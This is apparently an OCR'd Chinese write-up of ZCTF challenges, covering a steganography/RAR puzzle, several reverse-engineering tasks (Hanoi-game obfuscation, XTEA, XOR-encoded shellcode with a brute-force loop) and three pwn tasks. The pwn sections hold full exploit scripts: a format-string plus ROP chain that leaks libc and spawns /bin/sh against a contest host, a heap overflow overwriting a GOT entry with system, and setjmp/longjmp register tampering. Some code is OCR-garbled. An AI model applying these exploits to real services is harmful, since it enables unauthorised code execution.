
此为 hint2。

Hint1.png 用 winhex 打开，后面一很大一串字符串



```
00002688  00 00 04 20 B8 03 00 40  00 7F 03 5F D1 81 35 B0       ¸ @  _Ñ 5°
00002704  46 53 AF 00 00 00 00 49  45 4E 44 AE 42 60 82 45  FS¯    IEND®B`‚E
00002720  44 73 51 65 2B 6B 6C 4E  62 42 4A 72 65 7A 50 51  DsQe+klNbBJrezPQ
00002736  49 65 50 50 71 70 45 6E  43 44 57 61 64 49 52 65  IePPqpEnCDWadIRe
00002752  69 68 45 63 59 43 71 61  5A 64 72 62 49 6A 58 49  ihEcYCqaZdrbIjXI
00002768  65 56 63 4D 4E 68 6F 78  6C 53 6C 6E 6C 65 6E 56  eVcMNhoxlSlnlenV
00002784  68 71 63 5A 4B 67 63 63  6B 67 4C 65 6C 53 54 64  hqcZKgcckgLelSTd
00002800  4A 76 53 57 70 4B 74 4D  64 71 69 52 4F 42 4C 5A  JvSWpKtMdqiROBLZ
00002816  5A 74 58 7A 41 6F 65 4C  52 56 45 62 66 71 58 65  ZtXzAoeLRVEbfqXe
00002832  77 72 6C 48 50 5A 49 72  68 51 57 5A 71 53 6C 66  wrlHPZIrhQWZqSlf
00002848  74 6A 59 48 6C 71 6E 43  70 62 43 58 78 57 48 7A  tjYHlqnCpbCXxWHz
```

将数据拷贝出来，base64 解密，将解密后的文件 binwalk 分离



```
root@kali:~/Desktop# binwalk bb.txt

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
210083        0x334A3         RAR archive data, first volume type: MAIN_HEAD
210164        0x334F4         bzip2 compressed data, block size = 900k
210305        0x33581         bzip2 compressed data, block size = 900k
210447        0x3360F         bzip2 compressed data, block size = 900k
210587        0x3369B         bzip2 compressed data, block size = 900k
210724        0x33724         bzip2 compressed data, block size = 900k
210861        0x337AD         bzip2 compressed data, block size = 900k
210999        0x33837         bzip2 compressed data, block size = 900k
211142        0x338C6         bzip2 compressed data, block size = 900k
211278        0x3394E         bzip2 compressed data, block size = 900k
211416        0x339D8         bzip2 compressed data, block size = 900k
211554        0x33A62         bzip2 compressed data, block size = 900k
211691        0x33AEB         bzip2 compressed data, block size = 900k
211830        0x33B76         bzip2 compressed data, block size = 900k
211970        0x33C02         bzip2 compressed data, block size = 900k
212108        0x33C8C         bzip2 compressed data, block size = 900k
212249        0x33D19         bzip2 compressed data, block size = 900k
212382        0x33D9E         bzip2 compressed data, block size = 900k
212522        0x33E2A         bzip2 compressed data, block size = 900k
212661        0x33EB5         bzip2 compressed data, block size = 900k
```

3A4C4 3A5DD 3A06A 3A20A 3A77C 3A91D

3A437 3AAC2 3AB4A 3ABD4 3ACEB 3AE05

3AE93 3AF1B 3B1D4 3B02E 3B2EE 3B5A6


3B6BE 3B7D8 3B51B 3B74C 3B146 3B262

3B495 3B631 3B978 3BA05 3BA90 3BCBC

3BD46 3BDCF 3BEE5 3BF70 3C1A5 3C2BB

3C3D0 3C4E0 3C5E5 3C08B 3C9BD 3C56B

可以直接从文件中找到 rar 的密码，解密得 flag



```
f410b08.txtThe password is 'Love & Truth'.thE nEXT FIle is 3f33b59414ad5db15231.
txtTHE NeXt fiLe Is 23d316341d5939388776.txtThe NEXT FIle is dadf16e290066e3f542
d.txtthe Next filE iS 8b83b76e4d214318bd8f.txtthe NeXt FIlE iS a1ce12ab45c4ff2b3
8b0.txtTHe nexT fi                                                iS a50380b11033682
f986d.txttHe NExT                                                 E Is 7cf790c13446d
b50c5e1.txttHE nex                                                IlE Is ed8c02e6e5b
d0dc64edf.txtThE n                                                 filE IS 4c5b37cf3
2064446c45f.txttHe                                                Xt FIlE is b4bd0ba
2ec2915727260.txtt                                                NeXT FIle is 9164e
4c2286c5d517de6.tx                                                e nEXT FIlE is 506
c6c53183f81f2fd96.                                                the nEXt FIlE IS 5
0cb2ae7e8362f7ded3                                                xttHe Next filE IS
 b3e5dea42da6f744e                                                .txtthe NExT FilE
iS b0f16b06cba9feb                                                68.txtTHe next fiL
e iS d7b0579b17b5a                                                7b41.txtthE nEXT f
iLE IS 391bd3d1239                                                26ffed.txttHe nEXt
 fiLe is 7c24f3576c1cf78414ae.txtTHE neXt FilE is 12df1e0b4858cd7d5964.txttHE NE
xt FiLE iS 0759f01253454c4d2c60.txttHe NExT FiLe Is 3b144b38424409061 3af.txtThE
nexT fiLe iS c1f79411f193c24d253d.txtthe NEXT File IS daa819fa7880fb760b26.txtTH
E nexT file is ff0f3ebcf8b5a82b0390.txtTHe NeXt fIlE iS 4fdbd1e9f49e6ad77bb8.txt
thE NEXt FIlE iS 2c5fad59c821643de52b.txtthE NExT FILE IS 762c2d367d37cad5ae56.t
xttHe NExt file IS 9e944af6f9e5c87abbb6.txtthE nExT fIle Is b611b5fba9d6755070a5
.txtthe NExT fILE Is 9cff5664ebb85b317d5f.txtTHe NeXT fILE is 0179540a43142173d5
3b.txtThe nexT fIle Is 2d01d02642987a02fe00.txtthE nExT FILE IS 77f9d070500f31d9
```

password

□ 区分大小写(M)


□ 匹配整个单词(E)

□ 使用正则表达式匹配(R)

☑ 回到文档头部继续搜索(W)


Reverse-QExtend

这个程序有少量混淆，第一个是用 call+pop 指令使得 ida 没法正常反编译，第二个是修改了函数的返回地址。




```
  retaddr = (char *)retaddr + 2;
```

在 ida 中进行修复到能正常 f5.




```
  switch ( (unsigned __int8)((unsigned __int16)((unsigned __int8)v1 % 16) - 1) )
  {
    case 0u:
      fun0((char *)&loc_4026E5);
      goto LABEL_9;
    case 1u:
      fun1((char *)&loc_4026E5);
      goto LABEL_9;
    case 2u:
      fun2((char *)&loc_4026E5);
      goto LABEL_9;
    case 3u:
      fun3((char *)&loc_4026E5);
      goto LABEL_9;
    case 4u:
      fun4((char *)&loc_4026E5);
      goto LABEL_9;
    case 5u:
      fun5((char *)&loc_4026E5);
BEL_9:
      if ( sub_402490((unsigned __int8 *)&loc_4026E5) )
        continue;
      result = 0;
      break;
    default:
      result = *((_BYTE *)&loc_4026E5 + 5)
            && *((_BYTE *)&loc_4026E5 + 6)
            && *((_BYTE *)&loc_4026E5 + 7)
            && *((_BYTE *)&loc_4026E5 + 8)
            && *((_BYTE *)&loc_4026E5 + 9);
      break;
```

分析功能，发现是个汉诺塔游戏。
初始状态:




```
00   00  00
00   00  00
00   00  00
AA   00  CC
DD   BB  EE
```

需要达到的状态:



```
00   AA  00
00   BB  00
00   CC  00
00   DD  00
00   EE  00
```


各操作码对应的操作:



```
0: 1->2
1: 1->3
2: 2->1
3: 2->3
4: 3->2
5: 3->1
```

手工完了下汉诺塔，得到的最短路径为 053254104123104524104
操作码为 input[i]%16-1，所以爆破了一下 input，最终得到的 flag 为:
ZCTF{A&$#&5rA5r#$rA5&#5rA5}

Reverse-EasyReverse



```
qmemcpy(&v5, &word_6E282000, 0x19u);
scanf("%s", &Str1);
encrypt_str((int)&Str1, strlen(&Str1), (int)&v1);
result = strcmp(&Str1, &v5);
if ( !result )
  result = printf("yes!");
return result;
```


符号没去掉，encrypt_str 函数，逆向完后发现是 xtea 算法，秘钥为：

```
print (chr(222)+chr(173)+chr(190)+chr(239)).encode("hex")
```

```
deadbeef
```

处理一下 xtea 解密即可得到 flag，16 字节有些许问题，补齐，然后利用 python 的 xtea 解密即可：

```
from xtea import *
x = new(k, mode=MODE_ECB)
print x.decrypt(v5)
```




```
"D:\Program Files\python\python.exe" E:/workspace/12qq.py
deadbeef
zctf{ha_hAha_dll_exp0r7}
```

Reverse-CryptTab

1. 首先是一个压缩包，有密码，不过在文件的末尾得到了压缩密码，解压得到一个 data 文件。
2. 看起来像 shellcode，就用 ida 打开分析。发现对 0x17 开始的 0x2200 字节进行了 0xcc 异或操作。异或之后分析发现后面有一个 dll，将其提取出来，用 ida 打开，可以发现导出了一个 Encrypt 函数。
3. 从程序上看代码异或解密完之后直接跳转到 sub_17 函数。分析 sub_17 函数，发现是一个获取 kernel32.dll 的地址，然后就执行不下去了，坑。

   从 ida 的调用图上猜这儿应该跳转到 sub_131。




4. 分析 sub_131，有发现需要参数 ebx，但是 ebx 赋什么并不知道，坑。

   后来分析到 sub_44，该函数为获取库函数的地址，第一个参数为 dll 的地址，第二个参数为函数的 hash 值，第二个参数从[ebx+1]处取得。

   因为 shellcode 一般需要获取 LoadLibraryA 函数地址，算了一下 LoadLibraryA 的 hash 值为 0xec0e4e8e，然后在 shellcode 中搜索这个值，还真找到了。

```
string = 'LoadLibraryA'

def rol(a):
    return ((a<<0x13) | (a>>(32-0x13)))&0xffffffff
c = 0
```

```
    for i in range(len(string)):

        c = rol(c) + ord(string[i])


print hex(c)
```




```
seg000:00000310 03 8E 4E 0E                    dd 0E4E8E03h
seg000:00000314 EC 54 CA AF                    dd 0AFCA54ECh
seg000:00000318 91 AC 33 06                    dd 633AC91h
```

所以 ebx 的值应该为 0x310。

向下分析，可以看到程序得到了 LoadLibrayA、VirtualAlloc 和 VirtualFree3 个函数的地址，然后又执行不下去了，坑。

5. 然后就对着函数猜了。

   应该就是对 0x156 处的 0x10 个字节和 0x166 处的 0x30 字节作为输入，加密得到的值与 0x19a 处的 0x30 字节进行比较。



```
int __usercall sub_131@<eax>(int a1@<ebx>, __int64 a2@<edx:eax>)
{
  int v2; // edx@1
  int v3; // ST0C_4@1
  int v4; // ST28_4@1
  signed int i; // [sp+8h] [bp-24h]@1
  int v7; // [sp+14h] [bp-18h]@1
  int v8; // [sp+1Ch] [bp-10h]@1

  sub_A9(a2, a1);
  v4 = (*(int (__fastcall **)(int, int, _DWORD, signed int, signed int))(a1 + 4))(v3, v2, 0, 16, 4096);// VirtualAlloc(0, 10, MEM_COMMIT, PA
  (*(void (__cdecl **)(int, signed int, signed int))(a1 + 12))(v4, 0x156, 16);// memcpy
  v7 = (*(int (__stdcall **)(int))(a1 + 20))(v4);// Encrypt
  v8 = 0;
  for ( i = 0; i < 0x30; ++i )
  {
    if ( *(_BYTE *)(i + v7) != *(_BYTE *)(i + 0x196) )
    {
      do
        *(_BYTE *)(v8++ + 0x62626262) ^= 0x3Fu;
      while ( *(_BYTE *)(v8 + 0x62626262) );
      return (*(int (__stdcall **)(_DWORD, signed int, signed int, _DWORD))(a1 + 16))(0, 0x62626269, 0x62626262, 0);// sorry  MessageBox
    }
  }
  do
    *(_BYTE *)(v8++ + 0x62626284) ^= 0xA5u;
  while ( *(_BYTE *)(v8 + 0x62626284) );        // Congratulations!
  return (*(int (__stdcall **)(_DWORD, signed int, signed int, _DWORD))(a1 + 16))(0, 0x62626295, 0x62626284, 0);
}
```

6. 后面就是分析 Encrypt 函数，各种交换移位，我这种算法渣只能想到爆破了。

```
    int main()

    {

        unsigned            char            str[0x100]            =
"\xF3\x23\xB5\xA6\xF5\x6A\xCB\x88\xD2\xC6\xD2\x2F\x32\xB9\xC3\xAA\x32
\x9E\xAD\xEE\x8C\x22\x2D\x45\x62\x67\xFB\xD9\x64\x46\xF8\xE7\xC8\x20\
x35\x86\xE9\x98\xBF\xD5\x55\xCA\x8B\x85\x67\x76\x19\x9A";


        printf("len=%d\n", strlen((char*)str));
        HMODULE handle = LoadLibraryA("DLL_Export.dll");
        ENCRYPT ProcAddr;
        ProcAddr = (ENCRYPT)GetProcAddress(handle, "Encrypt");
        printf("%x\n", ProcAddr);

        unsigned char c1[]= "\x21\x23\x25\x26\x2a";
        unsigned char c3[]="\x43\x45\x47\x49\x4b";
        unsigned char c2[]="\x35\x36\x37\x38\x39";

        unsigned char input[17];
        //for(int i0=0;i0<5;i0++)
        int i0 =4;
        printf("i0=%d\n", i0);
        {
            for(int i1=0;i1<5;i1++)
            {
                printf("i1=%d\n", i1);
                for(int i2=0;i2<5;i2++)
                {
                    for(int i3=0;i3<5;i3++)
                    {
                        printf("i3=%d\n", i3);
                        for(int i4=0;i4<5;i4++)
                        {
                            for(int i5=0;i5<5;i5++)
                            {
                                for(int i6=0;i6<5;i6++)
                                {
                                    for(int i7=0;i7<5;i7++)
                                    {
                                        for(int i8=0;i8<5;i8++)
                                        {
                                            for(int i9=0;i9<5;i9++)
                                            {
                                                for(int i10=0;i10<5;i10++)
                                                {
                                                    for(int
i11=0;i11<5;i11++)
```

```
                                                      {
                                                          for(int
i12=0;i12<5;i12++)
                                                          {
                                                              for(int
i13=0;i13<5;i13++)
                                                              {
                                                                  for(int
i14=0;i14<5;i14++)
                                                                  {
                                                                      input[0]
= c1[i0];
                                                                      input[1]
= c2[i1];
                                                                      input[2]
= c3[i2];
                                                                      input[3]
= c1[i3];
                                                                      input[4]
= c2[i4];
                                                                      input[5]
= c3[i5];
```

```
                                                        input[6]
= c1[i6];
                                                        input[7]
= c2[i7];
                                                        input[8]
= c3[i8];
                                                        input[9]
= c1[i9];

 input[10] = c2[i10];

 input[11] = c3[i11];

 input[12] = c1[i12];

 input[13] = c2[i13];

 input[14] = c3[i14];

 input[15] ='\x24';

 input[16]='\x00';
```

```
unsigned char data[0x100] =
"\x38\x9B\x50\xCE\x86\xDD\xF0\x1D\x0D\xC3\xD6\xE2\xF2\x29\xD3\x83\x6
C\xE8\x86\x5F\x95\xE6\x4F\x63\x5F\x3B\x9B\x5F\x53\xBC\x41\x2A\x49\x08\
x02\xAA\x10\xEC\x2C\x58\xD5\x27\xCD\x93\x38\x10\xE4\xDC";

unsigned char * output;
__asm

{

push esi
lea
esi, input

push esi
lea
esi, data;

call ProcAddr

mov output, eax
pop eax

pop esi
                                                                    }

if(!memcmp(output, str, 0x30))
                                                                    {

printf("%s\n", input);
                                                                    }
                                                                }
                                                            }
                                                        }
                                                    }
                                                }
                                            }
                                        }
                                    }
                                }
                            }
                        }
```

```
                    }
                }
            }
        }
}
```

等到爆出来的时候，比赛已经结束了。爆出来为:

%6K#7E&5C*9G!8I$

当然这还不是最终结果，还要用这个作为密钥，去 AES 解密加密表，才能得到 flag。。。

Pwn-login

sprintf 里面的格式化字符串的内容可以被自身的格式化给覆盖掉，把%s:%s 覆盖掉，覆盖成%hhn，然后格式化来改写 check_stack_fail 的最后一字节，拿 shell 的时候 ，不能用 system 拿，不能用 system 拿，环境变量被栈覆盖掉了：

```python
from zio import *

target = ("58.213.63.30",4002)

def get_io(target):
    r_m = COLORED(RAW, "green")
    w_m = COLORED(RAW, "blue")
    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
    return io

def gen_rop_data(func_addr, args, pie_text_base = 0):
    p_ret = [0x0804844e, 0x08048465, 0x0804891a, 0x08048919, 0x08048918]
    rop_data  = ''
    rop_data += l32(func_addr)
    if len(args) > 0:
        rop_data += l32(p_ret[len(args)] + pie_text_base)
    for arg in args:
        rop_data += l32(arg)
    return rop_data

def pwn(io):

    puts_got                    = 0x0804a01c
    offset_puts                 = 0x656a0
```

```
puts_plt                   = 0x080484c0

read_plt                   = 0x08048480

read_buff_addr = 0x0804862B

check_stack_fail_got = 0x804A014

bss_addr = 0x0804a000 + 0xe20
leave_ret = 0x08048715
pop_ebp_ret = 0x0804871f #: pop ebp ; ret

username = ""
#username += 'bbbb'
username += l32(check_stack_fail_got)
username += "a"*0x4C
#username += "bbbb"
username += gen_rop_data(puts_plt, [puts_got])
username += gen_rop_data(read_buff_addr, [bss_addr, 0x01010101])
username += l32(pop_ebp_ret) + l32(bss_addr)
username += l32(leave_ret)
#username += gen_rop_data(puts_plt, [puts_got+4])


print hex(len(username)), hex(0xd6 - 0x5c - 4)
#username = username.ljust(0xd6 - 0x5c - 4, 'a')

#username += "%s:%s.%p.%p.%p.%p.%p"# + "%p."*4
#username += "%x.".ljust(8, '-')*10
#username += "aa:"
username = username.ljust(0xc0, 'a')
username += 'a'*(0x66-0x43)
username += "%9$hhn.".ljust(10, '-')
#username += "%9$p.".ljust(10, '-')

username = username.ljust(0x100-1, 'a')

password = ""
password += 'w' * 0x40

io.read_until(":")
io.writeline(username)
io.read_until(":")
```

```
    #io.gdb_hint()
    io.writeline(password)

    io.read_until("")
    io.read_until("Login successful!\n")

    io.read_until("\n")
    data = io.read_until("\n")
    print data
    puts_addr = l32(data[:4])

    offset_system = 0x3e800
    offset_execve = 0xB59F0

    #"""
    #remote
    offset_system = 0x3fe70
    offset_puts                = 0x64da0
    offset_execve = 0xB4EA0
    #"""

    libc_base = puts_addr - offset_puts
    system_addr = libc_base + offset_system
    execve_addr = libc_base + offset_execve

    payload = ""
    payload += l32(0x0)
    payload += gen_rop_data(execve_addr, [bss_addr+0x100, 0, 0])
    payload = payload.ljust(0x100, 'a')
    payload += "/bin/sh\x00"
    payload += l8(0x1f)

    io.gdb_hint()
    io.writeline(payload)
    io.interact()


io = get_io(target)
pwn(io)
```

Pwn-Dragon

存在堆溢出，可以修改堆结构中的 size.

脚本如下:

```
from pwn import *

#r = remote(’58.213.63.30’, 11501)
r = process(”./dragon”)

def add(size, name, content):
    r.recvuntil(’>>’)
    r.sendline(’1’)
    r.recvuntil(’:’)
    r.sendline(str(size))
    r.recvuntil(’:’)
    r.sendline(name)
    r.recvuntil(’:’)
    r.sendline(content)

def edit(id, content):
    r.recvuntil(’>>’)
    r.sendline(’2’)
    r.recvuntil(’:’)
    r.sendline(str(id))
    r.recvuntil(’:’)
    r.write(content)

def show(id):
    r.recvuntil(’>>’)
    r.sendline(’4’)
    r.recvuntil(’:’)
    r.sendline(str(id))

def delete(id):
    r.recvuntil(’>>’)
    r.sendline(’3’)
    r.recvuntil(’:’)
    r.sendline(str(id))



add(0x20, ’AAAA’, ’AAAA’)
add(0x20, ’AAAA’, ’A’*0x18)
add(0x20, ’AAAA’, ’A’*0x18)

edit(0, ’A’*0x18+p64(0xd1)) # note1
delete(1)
add(0x20, ’AAAA’, ’A’*0x18)
strlen_got = 0x602028
```

```
add(0x10, 'AAAA', p64(strlen_got)+'d'*0x10)
edit(3, p64(strlen_got)) #note2
show(2)
r.recvuntil('content: ')
strlen_addr = u64(r.readline()[:-1].ljust(8, '\x00'))
print "[*] strlen addr:{0}".format(hex(strlen_addr))
libc = ELF("./libc-2.19.so")#ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc_base = strlen_addr - libc.symbols['strlen']
system_addr = libc_base + libc.symbols['system']
edit(2, p64(system_addr))

edit(0, '/bin/sh\x00')
r.interactive()
```

Pwn-Class

在 init 函数中 num*200+8 存在整形溢出，num 控制得当可以使得分配的空间很小。Setjmp 会将当前的寄存器保存到堆上（部分寄存器进行了 rol 和异或加密）。通过 show 功能可以泄露出保存的寄存器值，通过 edit 功能可以修改这些值，然后通过 longjmp 改变程序的控制流程，因为 rsp 和 rip 都能被随意修改，所以比较容易进行 rop。

脚本:

```
from threading import Thread
from zio import *
target = './class'
target = ('58.213.63.30', 4001)

def interact(io):
    def run_recv():
        while True:
            try:
                output = io.read_until_timeout(timeout=1)
                # print output
            except:
                return

    t1 = Thread(target=run_recv)
    t1.start()
    while True:
        d = raw_input()
        if d != '':
            io.writeline(d)
```

```
def rerol(d):
	return ((d<<(64-0x11))+(d>>0x11))&0xffffffffffffffff

def rol(d):
	return ((d<<0x11) + (d>>(64-0x11)))&0xffffffffffffffff

def show(io, id):
	io.read_until('>>')
	io.writeline('2')
	io.read_until(':')
	io.writeline(str(id))

	io.read_until('name:')
	r12 = l64(io.read_until(',')[:-1].ljust(8, '\x00'))
	print 'r12', hex(r12)
	io.read_until('addr:')
	enc_rsp = l64(io.read(8))
	enc_rip = l64(io.read_until(',')[:-1].ljust(8, '\x00'))

	base = r12 - 0xaa0
	print 'enc_rsp', hex(enc_rsp)
	print 'enc_rip', hex(enc_rip)

